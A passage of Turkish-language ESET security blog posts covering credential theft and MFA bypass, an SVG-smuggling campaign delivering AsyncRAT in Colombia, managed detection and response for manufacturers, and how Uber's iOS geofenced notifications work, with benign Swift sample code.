- **Üçüncü taraf ihlalleri:** Saldırganlar, MSP veya SaaS sağlayıcıları gibi müşterilerinin [kimlik bilgilerini depolayan](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) bir tedarikçiyi veya ortağı ele geçirir. Ya da sonraki saldırılarda kullanmak üzere, daha önce ele geçirilmiş oturum açma “kombinasyonlarını” toplu olarak satın alırlar.
- **MFA atlatma:** Bu teknikler arasında SIM takası, hedefi push bildirimleriyle boğarak “uyarı yorgunluğu” yaratıp push onayı almayı amaçlayan MFA prompt bombing ve saldırganların kullanıcı ile meşru kimlik doğrulama hizmeti arasına girerek MFA oturum jetonlarını ele geçirdikleri “ortadaki düşman (AitM)” saldırıları yer alır.
Son birkaç yıl, parolaların ele geçirilmesinin büyük güvenlik olaylarına yol açtığı gerçek dünya örnekleriyle doludur. Bunlar arasında şunlar yer almaktadır:
- **Change Healthcare**: 2024 yılının en önemli siber saldırılarından birinde, fidye yazılımı grubu ALPHV (BlackCat), ABD’nin önde gelen sağlık teknolojisi sağlayıcısı [Change Healthcare’i felce uğrattı](https://www.hipaajournal.com/change-healthcare-responding-to-cyberattack/). Çete, çalınan bir dizi kimlik bilgisini kullanarak çok faktörlü kimlik doğrulama (MFA) özelliği etkinleştirilmemiş bir sunucuya uzaktan erişim sağladı. Ardından ayrıcalıklarını artırarak sistemler içinde yatay olarak hareket ettiler ve fidye yazılımı yerleştirdiler. Bu da sonuçta sağlık sisteminde benzeri görülmemiş bir kesintiye ve milyonlarca Amerikalının hassas verilerinin çalınmasına yol açtı.
- **Snowflake:** Finansal amaçlı tehdit aktörü UNC5537, birden fazla müşterinin Snowflake müşteri veri tabanı örneklerine erişim[ sağladı](https://cloud.google.com/blog/topics/threat-intelligence/unc5537-snowflake-data-theft-extortion). Yüz milyonlarca alt müşteri, bu büyük veri hırsızlığı ve şantaj kampanyasından etkilendi. Tehdit aktörünün, daha önce bilgi hırsızı kötü amaçlı yazılım aracılığıyla çalınan kimlik bilgileriyle ortamlarına eriştiği düşünülüyor.
## Gözlerinizi dört açın
Tüm bunlar, çalışanlarınızın parolalarını korumayı, oturum açma işlemlerini daha güvenli hâle getirmeyi ve BT ortamını ihlal belirtileri açısından daha yakından izlemeyi her zamankinden daha önemli hâle getiriyor.
Bunun çoğu, “asla güvenme, her zaman doğrula” ilkesine dayanan Sıfır Güven yaklaşımını izleyerek gerçekleştirilebilir. Bu, “çevrede” ve ardından bölümlere ayrılmış bir ağ içinde çeşitli aşamalarda risk tabanlı kimlik doğrulama benimsemek anlamına gelir. Kullanıcılar ve cihazlar, oturum açma zamanı ve yeri, cihaz türü ve oturum davranışından hesaplanabilen risk profillerine göre değerlendirilmeli ve puanlanmalıdır. Kuruluşunuzun yetkisiz erişimden korunmasını güçlendirmek ve düzenlemelere uyumu sağlamak için sağlam [çok faktörlü kimlik doğrulama (MFA)](https://www.eset.com/tr/business/solutions/multi-factor-authentication/) da vazgeçilmez bir savunma hattıdır.
Bu yaklaşımı, en son sosyal mühendislik tekniklerini kullanan gerçek dünya simülasyonları da dâhil olmak üzere, çalışanlar için güncellenmiş [eğitim ve farkındalık programlarıyla](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) tamamlamalısınız. Kullanıcıların riskli siteleri (bilgi hırsızlarının gizlenebileceği siteler) ziyaret etmesini engelleyen katı politikalar ve araçlar da tüm sunucularda, uç noktalarda ve diğer cihazlarda bulunan güvenlik yazılımları ve şüpheli davranışları tespit etmek için sürekli izleme araçları kadar önemlidir. İkincisi, ele geçirilmiş kimlik bilgileri sayesinde ağınızın içinde bulunabilecek düşmanlarını tespit etmenize yardımcı olacaktır. Gerçekten de kuruluşların, en az ayrıcalık ilkesi gibi yöntemlerle, ele geçirilmiş bir hesabın verebileceği zararı azaltmanın bir yolunu bulması gerekir. Son olarak, karanlık web izleme, siber suç dünyasında herhangi bir kurumsal kimlik bilgisinin satışa sunulup sunulmadığını kontrol etmenize yardımcı olabilir.
Daha genel olarak, özellikle şirketinizin kaynakları kısıtlıysa Yönetilen Tespit ve Müdahale (MDR) hizmeti aracılığıyla uzman bir üçüncü tarafın yardımını almayı düşünün. Toplam sahip olma maliyetini düşürmenin yanı sıra saygın bir MDR sağlayıcısı, konu uzmanlığı, 24 saat izleme ve tehdit avcılığı ve kimlik bilgilerine dayalı saldırıların inceliklerini anlayan ve ele geçirilmiş hesaplar tespit edildiğinde olaylara müdahaleyi hızlandırabilen analistlere erişim sağlar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Suçlular
---
### [SVG dosyaları kötü amaçlı yazılım dağıtıyor](https://antivirus.com.tr/svg-dosyalari-kotu-amacli-yazilim-dagitiyor/)
**Published:** Eylül 24, 2025
**Author:** ESET
**Excerpt:** Gördüğünüz her zaman gerçek olmayabilir çünkü siber suçlular gizli kötü amaçlı yazılım yaymak için SVG dosyalarını giderek daha fazla silah olarak kullanıyor
**Content:**
*Gördüğünüz her zaman gerçek olmayabilir çünkü siber suçlular gizli kötü amaçlı yazılım yaymak için SVG dosyalarını giderek daha fazla silah olarak kullanıyor*
Latin Amerika’da son zamanlarda yayılan bir kötü amaçlı yazılım kampanyası, siber suçluların nasıl geliştiğini ve stratejilerini nasıl iyileştirdiğini gösteren çarpıcı bir örnek sunuyor.
Ama önce, pek de yeni *olmayan* bir şeyden bahsedelim: Saldırılar sosyal mühendisliğe dayanıyor ve kurbanlar, güvenilir kurumlardan gelmiş gibi görünen e-postalar alıyor. Mesajlar aciliyet hissi uyandırıyor, alıcıları davalar konusunda uyarıyor veya mahkeme celbi gönderiyor. Bu, elbette alıcıları korkutup düşünmeden bağlantılara tıklamalarını veya ekleri açmalarını amaçlayan, denenmiş ve test edilmiş bir taktik.
Çok aşamalı kampanyanın nihai amacı, ESET araştırmacıları tarafından da açıklandığı gibi, saldırganların uzaktan ele geçirilen cihazları izlemelerine ve kontrol etmelerine olanak tanıyan bir uzaktan erişim truva atı (RAT) olan AsyncRAT’ı yüklemektir. İlk olarak 2019’da tespit edilen ve birçok varyantı bulunan bu RAT, tuş vuruşlarını kaydedebilir, ekran görüntülerini yakalayabilir, kameraları ve mikrofonları ele geçirebilir ve web tarayıcılarında depolanan oturum açma kimlik bilgilerini çalabilir.
Şimdiye kadar her şey tanıdık geliyor. Ancak bu kampanyayı benzer kampanyalardan ayıran bir şey, “tam paketi” içeren büyük boyutlu SVG (Ölçeklenebilir Vektör Grafikleri) dosyalarının kullanılmasıdır. Bu, ele geçirilen cihazlara komut göndermek veya ek kötü amaçlı yükleri indirmek için uzaktaki bir C&C sunucusuna harici bağlantı kurma ihtiyacını ortadan kaldırır. Saldırganlar ayrıca her hedef için özelleştirilmiş dosyalar oluşturmak için en azından kısmen yapay zekâ (AI) araçlarına güveniyor gibi görünüyor.
## Teslimat vektörü olarak SVG
Genel olarak JPG veya [PNG dosyaları](https://antivirus.com.tr/zararli-yazilimlar-fotograflarda-mi-saklaniyor-hem-de-dusundugunuzden-daha-fazla/) gibi tuzaklı görüntüler içeren saldırılar yeni bir şey değildir ve SVG dosyalarının [RAT’lar](https://www.ibm.com/think/x-force/weaponized-svgs-inside-a-global-phishing-campaign-targeting-financial-institutions) ve diğer kötü amaçlı yazılımları [dağıtmak için](https://www.ibm.com/think/x-force/weaponized-svgs-inside-a-global-phishing-campaign-targeting-financial-institutions) silah olarak kullanılması da ilk kez gerçekleşen bir olay değildir. “SVG kaçakçılığı” olarak adlandırılan bu teknik, [giderek artan sayıda saldırıda tespit edildikten](https://www.acronis.com/en/tru/posts/shadow-vector-targets-colombian-users-via-privilege-escalation-and-court-themed-svg-decoys/) sonra kısa süre önce [MITRE ATT&CK veri tabanına eklenmiştir](https://attack.mitre.org/techniques/T1027/017/).
Peki SVG’yi saldırganlar için bu kadar çekici kılan nedir? SVG’ler, eXtensible Markup Language (XML) ile yazılmış, çok yönlü, hafif vektör görüntü dosyalarıdır ve metin, şekil ve ölçeklenebilir grafikleri depolamak için kullanışlıdır. Bu nedenle web ve grafik tasarımında kullanılırlar. SVG’lerin komut dosyaları, gömülü bağlantılar ve etkileşimli öğeler taşıma yeteneği, onları kötüye kullanıma açık hâle getirirken bazı geleneksel güvenlik araçları tarafından tespit edilme olasılığını da artırır.
Öncelikle Kolombiya’yı hedef alan bu özel kampanya, SVG eki içeren görünüşte meşru bir e-posta mesajıyla başlar. Genellikle 10 MB’den büyük olan dosyaya tıklandığında basit bir grafik, çizelge veya illüstrasyon açılmaz; bunun yerine, web tarayıcınız (SVG dosyalarının varsayılan olarak yüklendiği yer) Kolombiya’nın yargı sistemini taklit eden bir portal görüntüler. Hatta sahte doğrulama sayfaları ve bir ilerleme çubuğu ile tamamlanmış bir “iş akışı”na tanık olursunuz.
Şekil 1. Önemli olduğu iddia edilen bir mahkeme belgesini indirmek için uyarı*
Bu tür bir SVG dosyası (SHA1: 0AA1D24F40EEC02B26A12FBE2250CAB1C9F7B958), ESET ürünleri tarafından [JS/TrojanDropper.Agent.PSJ](https://www.virustotal.com/gui/file/bb18912067d354e54394603efcab130efdc0243bb0c9e894e4ca6ff29afd7085) olarak algılanır. Tıklandığında bir işlem başlatılır ve birkaç saniye sonra web tarayıcınız şifre korumalı bir ZIP arşivi indirir (**Şekil 2**).
Şekil 2. Belgeleri “hazırlama” ve “doğrulama”*
ZIP arşivini açmak için gereken şifre, “İndirme tamamlandı” mesajının hemen altında görüntülenir (**Şekil 3**), belki de gerçeklik yanılsamasını pekiştirmek için. Arşiv, çalıştırıldığında saldırıyı bir adım daha ileriye götüren ve nihayetinde AsyncRAT ile cihazı tehlikeye atan bir yürütülebilir dosya içerir.
Şekil 3. İndirme tamamlandı*
Kampanya, [DLL sideloading](https://attack.mitre.org/techniques/T1574/001/) olarak bilinen bir teknikten yararlanır. Bu teknikte, meşru bir uygulamaya kötü amaçlı bir yük yüklemesi talimatı verilir böylece kötü amaçlı yük normal sistem davranışına karışarak tespit edilmekten kaçınır.
Algılama telemetrimiz (**Şekil 4**), bu kampanyaların Ağustos ayı boyunca hafta ortasında zirveye ulaştığını ve en çok Kolombiya’nın etkilendiğini göstermektedir. Bu model, saldırganların bu operasyonu sistematik bir şekilde yürüttüklerini göstermektedir.

Şekil 4. Algılama eğilimi*
## Dropper (virüs bırakma programı) arkasında
Tipik kimlik avı ve kötü amaçlı yazılım kampanyaları, aynı eki sayısız gelen kutusuna gönderir. Burada ise her kurban farklı bir dosya alır. Hepsi aynı oyun kitabından yararlanıyor olsa da her dosya rastgele verilerle doldurulmuş olduğundan her örnek benzersizdir. Muhtemelen isteğe bağlı olarak dosya oluşturan bir kitin kullanıldığı bu rastgelelik, güvenlik ürünleri ve savunucular için işleri zorlaştırmak amacıyla da tasarlanmıştır.
*Şekil 5. Kampanyada kullanılan örnek XML dosyası*
Bahsedildiği gibi, yük dışarıdan alınmaz, bunun yerine XML’in içine gömülüdür ve “anında” birleştirilir. XML’e bakıldığında şablon metinler, boş alanlar, tekrarlayan sınıf adları ve hatta geçersiz MD5 dizeleri olduğu ortaya çıkan bazı “doğrulama hash’leri” gibi tuhaflıklar da görülür, bu da bunların LLM tarafından üretilen çıktılar olabileceğini düşündürür.
*Şekil 6. LLM tarafından üretilen çıktılara özgü öğeler içeren şablon*
*Şekil 7. LLM tarafından üretilen çıktılara özgü öğeleri içeren şablon*
## Zararlı SVG dosyalarına karşı savunmanızı hazırlayın
Saldırganlar, tüm bunları bağımsız, zararsız görünen SVG dosyalarına paketleyerek ve muhtemelen yapay zekâ tarafından oluşturulan şablonlardan yararlanarak operasyonlarını büyütmeye ve aldatma çıtasını yükseltmeye çalışmaktadır.
Buradan çıkarılacak ders çok açık; uyanık olmak çok önemli. Özellikle de mesajlarda acil bir dil kullanılıyorsa istenmeyen bağlantıları ve ekleri tıklamaktan kaçının,. Ayrıca SVG dosyalarına son derece şüpheyle yaklaşın; gerçekte hiçbir devlet kurumu size e-posta eki olarak SVG dosyası göndermez. Bu temel uyarı işaretlerini tanımak, tuzağı atlatmakla saldırganlara cihazınızın anahtarlarını teslim etmek arasındaki farkı belirleyebilir.
Elbette bu dikkati, mümkün olduğunda [güçlü ve benzersiz parolalar](https://antivirus.com.tr/dunyanin-en-yaygin-sifreleri-sizin-sifre-de-listede-mi/) ve iki faktörlü kimlik doğrulama (2FA) kullanmak gibi temel siber güvenlik uygulamalarıyla birleştirin. Tüm cihazlarınızdaki güvenlik yazılımı da her türlü siber tehdide karşı vazgeçilmez bir savunma hattıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Siber Güvenlik, Zararlı Yazılımlar
---
### [Üretim sektöründeki artan tehditler karşısında siber savunma](https://antivirus.com.tr/uretim-sektorundeki-artan-tehditler-karsisinda-siber-savunma/)
**Published:** Ekim 9, 2025
**Author:** ESET
**Excerpt:** Üretim, özellikle siber saldırıların zarar verici bir dizi baskısıyla karşı karşıya kalan, büyük tehdit ortamlarında faaliyet gösteren sektörlerden biridir.
**Content:**
*Üretim sektörü, özellikle başarılı siber saldırıların zarar verici olmasına yol açan benzersiz bir dizi baskıyla karşı karşıya kalarak en acımasız tehdit ortamlarında faaliyet gösteren sektörlerden biridir.*
Üreticiler benzersiz bir risk karışımıyla karşı karşıyadır. Kesinti sürelerine karşı toleransları son derece düşüktür, kapsamlı ve genellikle karmaşık tedarik zincirlerinin merkezinde yer alırlar. Ve rekabet avantajları genellikle tescilli tasarımlar ve ticari sırlar dâhil olmak üzere yüksek değerli intellectual property (IP) üzerine kuruludur. Bu, sektörde çalışan BT ve güvenlik liderleri için alarm zillerini çalması gereken bir kombinasyondur.
Bu arada, modern saldırıların doğası da giderek daha karmaşık, sofistike ve acımasız hâle gelmiştir. Tehdit aktörleri genellikle teknik istismarları sosyal mühendislik ve [kimlik bilgisi hırsızlığı](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/) ile birleştirir. Saldırıdan önce uzun süre tespit edilmeden kalarak istihbarat toplar ve sistemleri haritalandırır.
Son yıllarda meydana gelen bir dizi yüksek profilli fidye yazılımı ihlali, risklerin yüksek olduğunu doğrulamaktadır. Dijital şantajcılar, bu sektörü tam anlamıyla hedeflerine almıştır. Hassasiyet, verimlilik ve sıkı üretim programlarına dayanan bir sektörde, birkaç saatlik [bir kesinti](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/) bile işletme ve iş ortakları ağına yayılabilir ve etkisini büyütebilir.
Ancak bu, şirketinizle büyük bir ihlal arasında duran tek şeyin şans ve zaman olduğu anlamına gelmez. [Üretim Günü’nü](https://mfgday.com/) kutlanırken sektörün artan riskini ve bu riskin, dayanıklılık oluşturarak ve tehditleri mümkün olduğunca erken tespit ederek yönetilebilir seviyelere indirilebileceğini düşünmek için iyi bir fırsat.
## Hedef tahtasındaki üretim sektörü
[IBM’e göre](https://www.ibm.com/downloads/documents/us-en/1227cc9e83cb97ae), üretim sektörü geçen yıl dünya çapında en çok hedef alınan sektör oldu. Bu sektör, söz konusu dönemde satıcının olay müdahale ekibinin çağrıldığı olayların dörtte birini (26%) oluştururken APAC bölgesinde bu oran %40’a yükseldi. Eski teknolojiler ve özellikle endüstriyel kontrol sistemleri ve robotik gibi bağlı [operasyonel teknolojiler](https://antivirus.com.tr/bt-ile-ot-bulustugunda-fiziksel-dunya-icin-siber-guvenlik/) (OT), birçok imalatçının saldırı yüzeyini genişletti. Bu da kararlı düşmanlara birçok fırsat sunuyor. Diğer önemli bulgular şunlardır:
- Halka açık uygulamalar, geçerli hesaplar ve harici uzaktan hizmetlerin istismar edilmesi, en yaygın ilk erişim vektörleri olmuştur. Bu durum, düşmanların yanlış yapılandırılmış veya başka şekilde güvenli olmayan erişim noktalarını nasıl istismar ettiklerini ortaya koymaktadır.
- Sunucu erişimi (%16) ve kötü amaçlı yazılım-fidye yazılımı (%16) en sık gözlemlenen eylemlerdi. Bu da saldırganların ana hedeflerinin [operasyonel kesinti](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/) ve finansal şantaj olduğunu göstermektedir.
- Gasp, veri hırsızlığı, kimlik bilgisi hırsızlığı ve itibar kaybı, ihlal edilen üreticiler için en büyük etkilerdi.
Ayrıca [Verizon](https://www.verizon.com/business/resources/Tea/reports/2025-dbir-data-breach-investigations-report.pdf#page=79), sektördeki doğrulanmış ihlallerin 2025 yılında yıllık %89 arttığını ve 1.000’den az çalışanı olan KOBİ’lerin ihlal edilen kuruluşların %90’ından fazlasını oluşturduğunu belirtiyor. Analizi ayrıca ihlallerin beşte birinin casuslukla ilgili nedenlerden kaynaklandığını ortaya koyuyor; bu oran bir önceki yıl sadece %3 idi. Hassas planlar, raporlar ve e-postalar en sık çalınan veri türü oldu. Bu da IP’ye yönelik riskin basit bir şantajın ötesine geçtiğini gösteriyor. Bu, ticari sırları çalmak isteyen ulus devlet aktörlerinin veya rakiplerin varlığını işaret ediyor olabilir.
Bununla birlikte, üretim sektöründeki ihlallerde kötü amaçlı yazılımların varlığı, fidye yazılımları ve en yaygın tehdit modeli olarak “Sistem İhlali”nin tercih edilmesi nedeniyle, bu dönemde %50’den %66’ya yükselmiştir. Bu, hedeflerine ulaşmak için “kötü amaçlı yazılım ve/veya hackleme”yi kullanan karmaşık saldırıları ifade eder. Üreticilerin, sofistike düşmanların hedefinde olmaya devam edeceğini söylemek güvenlidir.
## İbretlik hikâyeler
Üreticiler sadece finansal amaçlı siber suçluları gözetlemekle kalmamalıdır. [ESET tarafından tespit edilen son kampanya](https://antivirus.com.tr/winrar-araclarini-hemen-guncelleyin-romcom-ve-digerleri-sifir-gun-guvenlik-acigini-istismar-ediyor/), üreticilerin yanı sıra diğer sektörlerdeki şirketleri de hedef almıştır. Bu kampanya, fırsatçı kampanyalar ve casusluk faaliyetlerini birleştiren RomCom grubuna atfedilmiştir. Bu kampanya, WinRAR’daki sıfır gün güvenlik açığını kullanarak hassas bilgileri gizlice çalmış. Ayrıca bu sektörü hedef alan bazı tehdit aktörlerinin sofistike olduğunu ortaya koymuştur.
Bir başka uyarı ise temizlik ürünleri üreticisi [Clorox’un 2023 yılında](https://www.infosecurity-magazine.com/news/clorox-sues-cognizant-2023/) maruz kaldığı ve ona on milyonlarca dolara mal olan bir güvenlik ihlalinden geliyor. Tek bir vishing saldırısı ve bir dizi kimlik bilgisiyle başlayan bu olay, haftalarca şirketi etkiledi ve operasyonlarını ve tedarik zincirini aksattı. Bu olayın, bir BT dış kaynak sağlayıcısının insan hatası nedeniyle meydana geldiği bildirilmesi, üreticilerin karşı karşıya olduğu siber risklerin çok katmanlı doğasını ortaya koyuyor.
## Üretim sektöründe MDR’ın yeri
Soru, üreticilerin kuruluşlarındaki siber riski en aza indirmek için bu uyarıcı hikâyeleri en iyi şekilde nasıl özümseyebilecekleridir. İlk adım, çok faktörlü kimlik doğrulama (MFA), hızlı yama uygulama ve [veri şifreleme](https://antivirus.com.tr/sifreleme-ile-is-verilerini-kilit-altina-alin/) gibi en iyi uygulamalarla dayanıklılık oluşturmak olmalıdır. Bu, ilk erişimi engellemenin ve mümkün olduğunda yanal hareketi önlemenin anahtarıdır. Ancak bu, sihirli bir çözüm değildir.
Üreticiler ayrıca e-posta, bulut, sunucu, ağ ve diğer ortamlarında sürekli tespit ve müdahaleye yatırım yapmalıdır. Yeterli bütçeye sahip büyük bir işletmeyseniz bunu XDR araçlarıyla bir güvenlik operasyon merkezi (SOC) içinde çalışan şirket içi güvenlik operasyonları (SecOps) ekibi aracılığıyla yapabilirsiniz.
Ancak çoğu işletme, özellikle 1.000’den az çalışanı olan ve saldırıya uğrayan üreticilerin %90’ı için daha mantıklı seçenek uzman bir yönetilen tespit ve müdahale (MDR) sağlayıcısına dış kaynak kullanımı olabilir. İyi seçilmiş bir MDR sağlayıcısı, bunları şirket içinde oluşturmaktan daha hızlı ve daha uygun maliyetli bir şekilde bir dizi yetenek sunabilir. Bunlar arasında şunlar yer alır:
- Uzman bir ekip tarafından 7/24/365 tehdit izleme,
- SOC personelini istihdam etmek ve sürdürmek için gereken yüksek sermaye ve işletme giderlerine kıyasla daha düşük maliyet,
- En sofistike tehditleri bulmak için uzman tehdit avcılığı,
- Finansal, itibar ve uyum risklerini en aza indirmek için tehditlerin hızlı tespiti, yanıtlanması ve kontrol altına alınması,
- Saldırıdan sonra bile kuruluşun üretime devam etmesini sağlayarak finansal ve operasyonel dayanıklılığın artırılması,
- Gelecekte benzer saldırılara karşı dayanıklılık oluşturmak için ortaya çıkan içgörüler.
7/24 kapsama, tehdit avcılığı ve adli tıp becerilerine sahip olgun bir SOC oluşturmak genellikle yıllar sürer ve önemli yatırımlar gerektirir. Oysa MDR sağlayıcıları hızlı bir şekilde yerleşik bir yığın ve deneyimli bir ekip sunar.
Şirket içi bir SOC’un CapEx/OpEx giderleri ve birleşik ortamları izlemek için gereken özel güvenlik uzmanlığı, özellikle KOBİ’ler için genellikle çok yüksektir. Ayrıca MDR kılavuzları, üretim için kritik bir ölçüt olan üretim kesinti süresini en aza indirgemeyi amaçlayan kontrol altına alma ve hızlı kurtarma işlemlerine vurgu yapar. Birçok üretici için MDR, operasyonel dayanıklılık için en hızlı ve en uygun maliyetli yolu sunar.

## Üretim için saniyeler önemlidir
İster IP’nizi ister müşteri verilerinizi hedefliyor ister sadece şantaj amacıyla maksimum kesintiye neden olmak istiyor olsunlar, tehdit aktörleri saldırdığında onları bulmak ve kontrol altına almak için yarış başlar. MDR, olay müdahale planlarını uygulamaya koymak için ihtiyacınız olan erken uyarıyı sağlamak üzere bu süreci hızlandırabilir.
Uç noktalar, ağ ve bulut ortamlarında sağladığı sürekli izleme ve farkındalık, siber güvenliğe yönelik en iyi uygulama olan Sıfır Güven yaklaşımıyla da mükemmel bir uyum içindedir. İnsan uzmanlığının en iyisi ile ileri teknolojiyi bir araya getiren MDR, sadece işletmeniz için değil, genişletilmiş tedarik zincirinizin güvenliğini sağlamak için de anahtar rol oynayabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik, Üretim
---
### [Uber ve diğer uygulamalar nerede olduğunuzu nasıl biliyor?](https://antivirus.com.tr/uber-ve-diger-uygulamalar-nerede-oldugunuzu-nasil-biliyor/)
**Published:** Ekim 10, 2025
**Author:** ESET
**Excerpt:** Araç çağırma uygulaması Uber, sizi gizlice takip mi ediyor? Aslında hayır ancak bu iOS özelliği öyle hissettirebilir.
**Content:**
*Araç çağırma uygulaması Uber, sizi gizlice takip mi ediyor? Aslında hayır ancak iOS’un konum bildirimleri özelliği öyle hissettirebilir.*
Havaalanına indiğinizde telefonunuzda şu bildirimle karşılanabilirsiniz:
“*\[Bulunduğunuz yere\]* hoş geldiniz – Uber alma noktasına yol tarifi almak için uygulamayı açın.”
Yalnızca uygulama kullanılırken konumlarına erişim izni veren gizlilik bilincine sahip kullanıcılar için bu durum rahatsız edici olabilir. Uygulamanın yalnızca kullanım sırasında konumunuza erişmesine izin verdiyseniz Uber konumunuzu nasıl bilebilir?

Bu mesajı birkaç kez gördükten sonra, sonunda Uber’in izinlerini kontrol ettim ve hem kişisel hem de iş telefonumda “*uygulama kullanılırken*” olarak ayarlandığından emin oldum. Ve gerçekten de Uber’in konum erişimi tam olarak istenildiği gibi *“uygulama kullanılırken” olarak* ayarlanmıştı.
Yine de her iki cihaz da iniş yaptığımda aynı bildirimi gösteriyordu ve bu iznin iki cihazda da yanlış ayarlanmış olması pek olası görünmüyordu. (Bu arada, bunun dışında başka seçeneklerinin olması da şaşırtıcı. Neden herhangi bir araç hizmeti veya yemek uygulaması, bunları aktif olarak kullanmadığınızda konumunuzu bilmek zorunda olsun ki – ticari nedenlerle sizi takip etmek dışında?)

Bazılarının gizlilik ihlali olarak görebileceği tek diğer neden, bir uygulamanın siz onu kullanmadığınızda bile çalışmasına ve içeriğini güncellemesine izin veren “[Arka Plan Uygulama](https://discussions.apple.com/thread/254963561?sortBy=rank) Yenileme” adlı bir özellik olabilir. Öte yandan, bu, konum erişimini yalnızca uygulama kullanılırken sınırlama ilkesine aykırı olur ve herhangi bir uygulamanın, özellikle iOS’ta, böylesine temel bir gizlilik kontrolünü atlamasına izin verilmesi olası görünmüyor.
## Uber nereye indiğinizi nasıl biliyor?
Cevap, Apple’ın geliştiricilere sağladığı “[UNLocationNotificationTrigger](#UNLocationNotificationTrigger "Uber ve diğer uygulamalar nerede olduğunuzu nasıl biliyor?")” adlı bir özellikte yatıyor. Bu özellik, cihaz belirli bir coğrafi bölgeye (örneğin bir havaalanı) girdiğinde veya çıktığında, uygulamanın önceden yapılandırılmış bir bildirim göndermesini sağlar. Uygulama sahibi bazı coğrafi bölgeleri önceden tanımlar ve Apple’dan bu bölgelere giriş yapan kullanıcıları kendisine bildirmesini talep eder. Bu şekilde, *“uygulama kullanılırken*” ayarının ardındaki niyeti etkili bir şekilde atlatır
Yani, yukarıdaki soruyu doğrudan cevaplamak gerekirse: Hayır, Uber veya diğer uygulamalar bölgeye giriş yaptığınızda konumunuzdan sizi takip etmiyor. Önceden tanımlanmış havaalanının coğrafi sınırları içine girdiğinizi algılıyor.
Öte yandan, bildirimin ifadesi yanıltıcıdır: Uber’in sizi aktif olarak takip ettiği ve rehberlik sunduğu izlenimini verir. Gerçekte, yalnızca bildirime dokunup uygulamayı açtığınızda cihazınız konumunuzu uygulama ile paylaşır.
Elbette coğrafi sınırlamanın meşru nedenleri vardır. Örneğin, bir aile güvenliği uygulaması, çocuğun cihazı okul veya ev gibi belirlenen güvenli bir bölgeye girdiğinde veya çıktığında ebeveynleri bilgilendirebilir. Ya da başka bir örnek vermek gerekirse bir akıllı ev uygulaması, evden çıkarken ışıkları kapatmanızı hatırlatabilir.
Ancak aynı mekanizmayı sadece reklam olarak görülebilecek bir amaç için kullanmak, bize göre aşırı bir uygulamadır. Bu örnekte Uber, havaalanının sınırları içine girer girmez hizmetlerinin reklamını yapıyor. Bir ana caddede yürürken her perakendecinin uygulaması sizi içeri girmeniz için uyarırsa ve *konum bildirimleri* ile kendi uygulamaları dışında da konumunuzu görebilirse ne olur?
Apple’ın konum tetiklemeli bildirimlerle ilgili kuralları sıkılaştırması ve bunları reklam amaçlı olmayan kullanımlarla sınırlaması mantıklı görünüyor. Bu, bildirimlerin kullanıcıya hizmet eden işlevlerle sınırlı kalmasını ve para kazanma amacıyla kullanılmamasını sağlayacaktır.
## UNLocationNotificationTrigger nedir?
İlgilenenler için daha detaylı açıklayalım; UNLocationNotificationTrigger, iOS’te konum bildirimleri tetiklemek için kullanılan bir sınıftır. Yani uygulamanız, kullanıcı belirli bir coğrafi konuma girdiğinde veya çıktığında bildirim göstermek istiyorsa bu tetikleyiciyi kullanır. Apple’ın UserNotifications framework’ünün bir parçasıdır.
### Çalışma mantığı
- Core Location kullanarak bir bölge (CLCircularRegion) tanımlarsınız.
*Örneğin, kullanıcının bir mağazaya veya ofise 100 metre yaklaştığında tetiklenecek bir bölge.*
- UNLocationNotificationTrigger bu bölgeye bağlanır.
- Kullanıcı bölgeye girdiğinde veya çıktığında sistem bildirimi tetikler.
### Örnek kod
```
import UserNotifications
import CoreLocation
// 1. Bölge tanımlama
let center = CLLocationCoordinate2D(latitude: 41.0082, longitude: 28.9784)
let region = CLCircularRegion(center: center, radius: 100, identifier: "IstanbulCenter")
region.notifyOnEntry = true
region.notifyOnExit = false
// 2. Bildirim içeriği
let content = UNMutableNotificationContent()
content.title = "Hoş geldiniz!"
content.body = "İstanbul merkezine ulaştınız."
content.sound = .default
// 3. Tetikleyici
let trigger = UNLocationNotificationTrigger(region: region, repeats: false)
// 4. İstek oluşturma
let request = UNNotificationRequest(identifier: "locationAlert", content: content, trigger: trigger)
// 5. Bildirimi planlama
UNUserNotificationCenter.current().add(request)
```
### Uber ve diğer uygulama izinleri ve dikkat edilecekler
- Kullanıcıdan hem bildirim izni (UNUserNotificationCenter) hem de konum izni (CLLocationManager) almak gerekir.
- Arka planda çalışabilmesi için “Location Updates” yetkisi gerekebilir.
- Simülatörde test etmek zordur; genellikle gerçek cihazda test yapılır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik, Uygulama Güvenliği
---
### [Başarılı işletmeler neden siber güvenlik odaklıdır?](https://antivirus.com.tr/siber-guvenlik-icin-nedenler-basarili-isletmeler-neden-korumaya-dayalidir/)
**Published:** Ekim 15, 2025
**Author:** ESET
